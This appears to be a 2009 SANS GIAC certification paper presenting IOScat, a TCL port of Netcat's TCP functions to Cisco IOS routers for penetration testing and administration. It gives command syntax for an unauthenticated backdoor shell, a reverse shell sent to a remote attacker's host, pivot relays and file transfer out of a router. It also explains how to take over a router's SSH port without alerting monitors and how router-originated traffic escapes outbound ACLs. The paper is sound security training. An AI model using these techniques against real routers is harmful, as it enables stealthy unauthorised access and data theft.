Global Information Assurance Certification Paper

IOScat – a Port of Netcat's TCP functions to Cisco IOS

GIAC (GCIH) Gold Certification – SEC504

Author: Robert VandenBrink, rvandenbrink@metafore.ca
Advisor: Rick Wanner

Accepted: February 11th 2009

Abstract

During a client penetration test, it occurred to me that Netcat was one of the more useful tools in my arsenal, but it was available only on "traditional" host operating systems – primarily Linux, OS X and Windows. As my security and penetration test practice has network infrastructure at the heart of it, not having Netcat functions available on Cisco IOS routers has become a significant problem, a problem just looking for a solution. IOScat is my attempt to solve this problem. This paper outlines both how IOScat was written, and how it can be used for both Penetration Testing and System Administration.

© SANS Institute 2009, Author retains full rights.

1. Introduction

Netcat is an extremely flexible, widely used and widely available tool used in both penetration testing and other security engagements, as well as in day-to-day system administration. While Netcat is available on many major platforms, it is not available on Cisco IOS routers and switches, devices that are widely deployed both in corporate environments and in a significant number of Internet routing and switching nodes.

Beginning in IOS version 12.3(2)T (7/28/2003) (Cisco Systems, 2003), TCL has been included in Cisco IOS as a generic scripting language (Cisco Systems, 2003). TCL has not seen overly wide use on this platform, but Cisco maintains a useful community site of useful TCL scripts at http://forums.cisco.com/eforum/servlet/EEM?page=main .

The motivation for writing IOScat was, as in many projects, a customer requirement – necessity really *is* the mother of invention.. During a penetration test, it became apparent that having Netcat functions available on a Cisco IOS platform would be extremely useful in furthering the goals of the engagement.

Again, as in many cases, this functions in IOScat were initially delivered in a series of small code "snips", which after the engagement were consolidated and formalized to create a single tool, delivering most of the TCP functions of Netcat in one package. IOScat is this tool, and is presented in detail in this paper.

2. Designing and Building IOScat

2.1. TCL – the Language of Choice

TCL (Tool Command Language) is the native scripting platform in Cisco IOS, and is the language that IOScat is written in. Not only is it a simple language to master, the only other option for development withint IOS is to reverse-engineer IOS and use assembly language, which would certainly violate any applicable EULA (End User License Agreement) with Cisco.

Another excellent reason for using TCL for this tool is the portable nature of the language. TCL is available on all flavours of Unix and Linux, as well as AS/400 (IBM iSeries), VMS, Netware, IBM Mainframes, Cray Mainframes, HP MPE/Ix, Windows (all versions from 95-2008), and Windows Mobile. This portability allows deploying IOScat to other platforms that may not have Netcat binaries or compatible source code available for them. As an illustration, in a recent penetration test, IOScat was used to provide an unauthenticated backdoor to a VMware ESX Service console.

A final advantage to deploying IOScat on TCL is the fact that TCL is normally used as an interpreted language. IOScat (either the entire tool or specific procedures) can be re-keyed or cut and pasted into a TCL interpreter on any supported platform. This delivers the functions of Netcat to consulting engagements that might not permit the use of "third party, open source or unapproved tools". Many Penetration Testing consulting contracts permit only the use of native operating system tools in the delivery of the engagement – using TCL nicely fills this requirement, and still provides the penetration tester with the tools required to get the job done.

2.1.1. Unique TCL Features

While TCL is essentially a procedural scripting language, file input and output are the notable exceptions to this model. TCL has a concept of an event handler for file I/O, where you designate a procedure to be processed whenever an I/O "channel" is ready to be read from or written to. A "channel" can be either a traditional file or a TCP based network session.

In addition, TCL has many features that make cross-platform development extremely simple. Translation between UNICODE character sets, configurable handling of CRLF (Carriage Return / Line Feed) and a configurable EOF (End of File) character are the ones that are most typically used. This not only facilitates development on different platforms, it also provides the tools required for communications between dissimilar platforms. For instance, CRLF issues between Windows and Linux can be resolved by TCL as part of a communications channel – with "LF" configured on the Linux side of a channel, and "CRLF" on the Windows side. This is a more elegant solution than the traditional approach of "fixing" a resulting file with UNIX2DOS or DOS2UNIX, tr, sed or similar file editors after it is received.

TCL has configurable I/O buffering on both input and output, as well as configurable channel blocking. Buffering can be configured as "line", none or full, with a manual flush possible on full and line buffering. Line buffering for instance might be used so that a full line is entered before being processed, taking advantage of native support for space, delete and backspace support. A buffer value of "none" might be used to force a flush after ever operation. Full buffering allows a configurable buffer size, and is used most often in file operations. Depending on the circumstance, IOScat either implements line buffering or no buffering. Channel blocking permits the "reservation" of a channel during an I/O operation – for instance, if a channel is blocked, it cannot be read from while it is being written to. In the case of IOScat, channels are normally all configured as non-blocking.

All of these features (translation, buffering, blocking, CRLF and EOF control), are manged using the *fconfigure* command. *Fconfigure* can be used to configure a

channel input and/or output, so that read and write parameters can either be the same or independent of each other.

The event handler is invoked using the *fileevent* command, which essentially tells the interpreter "when the channel has something for me to read from it or write to it, do ***this***". The resulting *fileevent* procedure is triggered when a character arrives on the stream, or a character is written to it.

The *vwait* command is often used in conjunction with *fconfigure*. Use of *fconfigure* without *vwait* allows other operations to proceed within the script, what *vwait* does is stops further execution (aside from the file event handler), until a target variable is modified. Often that target variable is a global variable that is modified by the File I/O procedure (for instance, a flag indicating end of file). An alternate approach that is frequently used is to call vwait as "*vwait forever*", where "forever" is a some variable that is never changed. This approach generally implies that the file I/O procedure has an "*exit*" in it that eventually ends the script gracefully. IOSmap uses this *vwait forever* approach in several cases, with an EOF / exit check implemented in the file I/O procedures.

2.1.2. Coding Approach

IOScat is, in it's simplest terms, a redirector of I/O streams. Because of this, the original design was to have a single input routine and a single output routine, which would handle I/O character by character. However, this resulted in a few significant problems:

- TCL does not have a generic "get a character" function (as C does in *getchar* or *getc*).
- The individual I/O cases (see section 3.3) often have varying requirements, especially around CRLF (Carriage Return / Line Feed), EOF (End of File) and buffering.
- TCL, being a simple scripting language, does not have a "pointer to function" construct within the language as more complex languages like C or C++ have. A construction like this would permit modifying an I/O loop, for instance to read from a network connection rather than a file, simply by changing a single pointer.

These factors in combination meant that using the original "elegant" approach resulted in what seemed like un-ending *if-then-else* and *switch* constructions in the code. This quickly became unworkable - keeping track of what was being done for any specific I/O case became very difficult.

Instead, a separate procedure was written for each discrete I/O case. While in many cases these procedures are very similar, it allowed coding specific differences to for each case (CRLF and EOF differences for instance). This was particularly useful when developing and debugging – as each case is coded independently, any required changes could easily be made without breaking previously successful procedures.

This approach also makes each procedure independently portable. For instance, if a task only requires a subset of IOScat, the required procedures can be used independently of the rest of the tool. For instance, if a backdoor shell is required in a penetration testing engagement, this can be deployed in roughly 9 lines of code (depending on the platform), which can deliver a much bigger "punch" in the final report.

2.2. Platform Limitations

One major limitation within the IOS platform is that Cisco IOS and its implementation of the TCL language does not support arbitrary UDP packets with useful payloads. What this means for IOScat is that we cannot listen on a UDP port, and we cannot establish a meaningful UDP conversation with a remote listener. This limits the current version of IOScat to TCP network support only.

Another issue that needed to be overcome is that Netcat (as used in Windows, Linux or OSX) makes extensive use of native Operating System I/O redirection to perform many of its functions. Since Cisco IOS does not support generic I/O redirection, command line input parsing needed to be included to make up for this lack. This turned out to be a positive thing though - a Pivot or Relay Attack (as outlined in section 2.4.9) using Netcat would take 2 instances of Netcat running on the pivot host to properly handle return traffic (Skoudis, 2009). However, since all the I/O cases needed to be hard-coded in IOScat, it was a simple enough task to simply code that entirely into one subroutine, so that in IOScat this is handled with a simple command line switch.

2.3. IOSCat Functional Review

The table below illustrates the functions implemented within IOScat. Functions are illustrated relative to the inputs and outputs, as IOScat is essentially an I/O stream redirector. Each function is then illustrated in more detail.

	To File	**To Network**	**To Console or Shell**
From File	Copy from source file to destination file internal to the router.	Copy local file to remote tcp listener.	Copy from source file to *console* STDOUT.
From Network	Receive on a network listener and copy to a local file.	Receive on a network listener and copy back out to another network device listening on a tcp port – **Pivot File Transfer** Receive on a network listener, and copy out to another network device listening on a tcp port / interactive session shell responses **– Pivot shell**	Listen on a TCP port, and echo received data to *console* STDOUT. Receive on a network listener and echo to *shell* – **Backdoor Shell**
From Console or Shell	Copy *console* input to a file	Copy *console* input to a remote listening device – **telnet equivalent** "Shovel" interactive *shell* to remote listener – **Reverse Shell**	Not Implemented

Table 1 - IOScat I/O Function Matrix

2.3.1. IOSCat Syntax

IOScat takes several input and output types, permitting I/O redirection between local files, tcp network connections (both inbound and outbound), console (STDIN and STDOUT) and a command shell. Valid inputs and outputs are designated as:

IOScat Inputs		IOScat Outputs	
-if	Input from file	***-of***	Output to file
	(input from remote ip address is illegal)	***-oa***	Output to remote ip address (requires –op)
-ip	Input from local tcp port	***-op***	Output to remote tcp port (requires –oa)
-ic	Input from local console (STDIN)	***-oc***	Output to local console (STDOUT)
-ie	Input from local shell (only valid in a reverse shell)	***-oe***	Output to local shell (only valid as backdoor shell)

Table 2 - IOScat Valid I/O Cases and Command Line Switches

All valid syntax combinations are summarized in the table below, with a description of what is being accomplished in each case:


	To File	**To Network**	**To Console or Shell**
From File	*Ioscat –if**fname1** –of**fname2*** Copy local file **fname1** to local file **fname2**	*Ioscat –if**fname1** –oa**x.x.x.x** –op**nn*** Copy local file **fname1** to remote ip **x.x.x.x** , tcp port **nn**	*Ioscat –if**fname** –oc* Copy local file fname1 to *console*
From Network	*Ioscat –ip**nn** –of**fname1*** Listen on port **nn**, and copy to local file **fname1**	Ioscat –ip**nn1** –oa**x.x.x.x** –op***nn2*** *Listen on tcp port **nn1**, and relay received data back out to remote host at **x.x.x.x**, on tcp port **nn2***	*Ioscat –ip**nn** –oc* Listen on tcp port **nn**, and echo any received data to the *console* at STDOUT *Ioscat –ip**nn** –oe* Listen on tcp port **nn**, and grant any connected host a *shell* – **backdoor shell**
From Console or Shell	*Ioscat –ic –of**fname1*** Copy *console* input to local file **fname1**	*Ioscat –ic –oa**x.x.x.x** –op**nn*** Send interactive *console* input from STDIN to remote listener at address **x.x.x.x**, listening on port **nn** - **telnet equivalent** I*oscat –ie –oa**x.x.x.x** –op**nn*** Shovel *shell* to a remote listening device at address **x.x.x.x**, listening on port **nn** – **Reverse Shell**	Not Implemented

Table 3 - IOScat Command Line Syntax Matrix

Robert VandenBrink, rvandenbrink@metafore.ca

2.4. Using IOScat

2.4.1. Copy from File to File




Syntax: ioscat –if***filesystem:filename*** –of***filesystem:filename***

Where *filesystem* is typically nvram:, flash:, disk0: or similar.

This function allows standard copying files between different filesystems and partitions, something that is not available on many routers. This gives IOScat the capability of doing standard functions such as backing up a configuration without network support, or managing local script files in a simple manner. This is a handy feature, as access to the NVRAM filesystem, to backup a configuration for instance, is limited on many platforms. Also, writing to flash on many IOS platforms will by default erase the flash filesystem prior to the copy.

2.4.2. Copy from Console to File




Syntax: *ioscat –ic –of**filesystem:filename***

Where: ***filesystem*** is typically nvram:, flash:, disk0: or similar.

This syntax takes user input from the console keyboard (STDIN) and writes it directly to a file. Ctrl-C is used to terminate the operation. This is not a "graceful" exit, as it simply exits the TCL interpreter without closing files, but the alternative would be to monitor for an EOF character, which is not easily entered at an IOS keyboard.

2.4.3. Copy from File to STDOUT Console




Syntax: *Ioscat –if**filesystem**:**filename** -oc*

Where: ***filesystem*** is typically nvram:, flash:, disk0: or similar.

This permits a user to type a text file to their interactive session, similar to the Linux "cat" or Windows "type" command. There is no equivalent feature implemented in Cisco IOS, so this is a handy subroutine. Note that this echos the file to STDOUT, so paging support is not implemented. If the file has more lines than the terminal session, they will simply scroll off the top of the TTY screen.

2.4.4. Copy from Network To File



Syntax: *ioscat –in**portin** –of filesystem:**filename***


Where: ***filesystem*** is typically nvram:, flash:, disk0: or similar.

portin is a tcp port to listen on

In this situation, IOScat listens on a specified tcp port (nn) for a remote sender. The remote user traffic is written to a file, and when the session completes, the file is closed. This provides a simple, practical way to copy files and scripts into the router's filesystem.

There is no generic command in Linux that I know of to perform this function, but in netcat it can be easily accomplished with "*nc –l –p port >filename*"

2.4.5. Copy from File to Network



Syntax: *ioscat –if**filesystem**:**filename** –on**address** -op**portout***


Where: ***filesystem*** is typically nvram:, flash:, disk0: or similar.

Address is the ip address or resolvable name of the target host


portout is the target tcp port on the remote host

This permits IOScat to send a local file over the network to a remote host. The remote host in this situation is typically running either IOScat or Netcat. In most cases, the remote attacker will save the received data to a local file, but echoing it to STDOUT or directing it to a shell for execution are also a viable alternatives.

2.4.6. Interactive shell on remote device (telnet ~equivalent)



or..




Syntax: *ioscat –ic –on**address** –op**portout***

Where: address is the ip address or resolvable name of the target host

portout is the target tcp port on the remote host

This syntax gives user at a Cisco IOS prompt the ability to connect to a remote tcp service on any listening port. This function can be roughly equated to a telnet session to that remote port. However, IOScat does not send telnet control characters, or process inbound telnet control characters. While shell access is often the target in a penetration test, IOScat can connect to any generic TCP based service (eg – SMTP, POP, HTTP), as well as services that deliver a shell, such as telnet, IOScat or netcat.

2.4.7. Interactive Session From remote attacker to ios shell (backdoor shell attack)




Syntax: *ioscat –in**portin** –oe*

Where: ***portin*** is the local listening tcp port

Using this syntax, IOScat provides an interactive session to a remote attacker. The remote attacker can be using netcat or can simply use telnet. If a native Cisco IOS service is running on the listening port (telnet, ssh, http or ftp for instance), IOScat will simply usurp that port (Cisco Systems, 2003). A common situation is that a router may have SSH traffic permitted to it from the internet for remote administration, either on tcp port 22 or some alternate port. IOScat can be used to simply replace the SSH service with it's own un-authenticated listener on that port. The illustration shows a network firewall with an open port to make it clear that a backdoor shell session is subject to network firewall rules as well as inbound ACLs (Access Control Lists) on the target router.

2.4.8. Interactive Session from IOS shell to remote listener (reverse shell)



Syntax: *ioscat –ie –on**address** -op**portout***


Where: address is the ip address or resolvable name of the target host

portout is the target tcp port on the remote host

Similar to a backdoor shell, a reverse shell provides a remote attacker an interactive session to the target host. However, in a reverse shell, the target host initiates the session, not the attacker. This means that reverse shells are subject to *egress* firewall rules, which are in most environments much more permissive than "traditional" ingress (inbound) firewall rules.

A not-so-widely known fact is that outbound ACLs on cisco routers apply only to *transit and inbound traffic*. Outbound ACLs are not processed for traffic initiating from a cisco router – only transit and inbound traffic is subject to ACLs (Cisco Systems, 2008). This means that IOScat can send a reverse shell (or "shovel a shell" in common parlance) to a remote attacker in seeming violation of the router's own firewall ruleset!

2.4.9. Interactive Session from Network to Network (Pivot Attack)



Syntax: *ioscat –in**portin** –on**address** -**opportout***

Where: ***portin*** is the local listening tcp port (22 in this example)

Address is the ip address or resolvable name of the target host


Portout is the target tcp port on the remote host (23 in this example)

In this situation, IOScat listens on a specified tcp port (22 for example) for a remote sender to initiate a session. The arriving traffic from the attacker is then sent over the network to another host (the final target), which is listening for it (for instance on port 23) where the traffic is processed – in this example the session is directed to a command shell.

In this example, a firewall is shown, with a rule permitting a inbound traffic on tcp port *nn*, and the final target host is shown directing this session to a local shell. If the final target is a router, the IOScat syntax would be for a backdoor shell: *ioscat –inport –oe*. The shell return traffic is carried through the entire path, so the attacker has an interactive session on the target host.

There is no reason why the target host would need to be running IOScat or Netcat – any listening service can be connected to - for instance a generic SMTP, POP or http service can be connected to just as easily.

2.4.10. File copy through pivot



This example has the same syntax as an interactive session through a pivot. However, the final target host directs the I/O stream to a file rather than to an interactive session. The syntax on the final target host (a router running IOScat) in this example would be *ioscat –ip23 –offilesystem:filename*. If the final target where a linux or Windows host, the netcat syntax would be "*nc –l –p mm >filename*".

3. Practical Applications of IOSCat

3.1. Applications in Penetration Testing

Since IOScat is modeled after netcat, the obvious practical application of the tool is in penetration testing. As shown in section 2, IOScat can be used to implement a quick backdoor or reverse shell on any IOS based host, copy files to and from hosts, and pivot through one host to attack another.

The interesting thing about the TCL implementation on Cisco IOS is that if a service such as telnet, ssh or ftp is implemented in the router configuration, implementing another service in TCL on that same port *replaces* the original, configured service. Consider the case for instance, of SSH running on some tcp port on a IOS router. A TCL based service such as IOScat can simply usurp that port, and use it for some other purpose (Cisco Systems, 2003). Running IOScat in this manner does not trigger any alert within Cisco IOS. Similarly, Network Management Systems (NMS) will also not normally alert in such a situation, as they typically just poll target ports periodically for availability. Since the port is still available, and responds appropriately to simple port probe (a CONNECT or SYN scan for instance), the TCP service is still "up" as far as any monitor is concerned. Without actually viewing and interpreting the running processes on a router (*show processes memory* or *show processes cpu*), it can be difficult to detect that IOScat is actually running on a router. This stealthy attack scenario, coupled with the fact that SSH is still commonly used for remote router administration over hostile networks (such as the public internet), results in a situation that makes IOScat an very useful tool for a penetration tester.

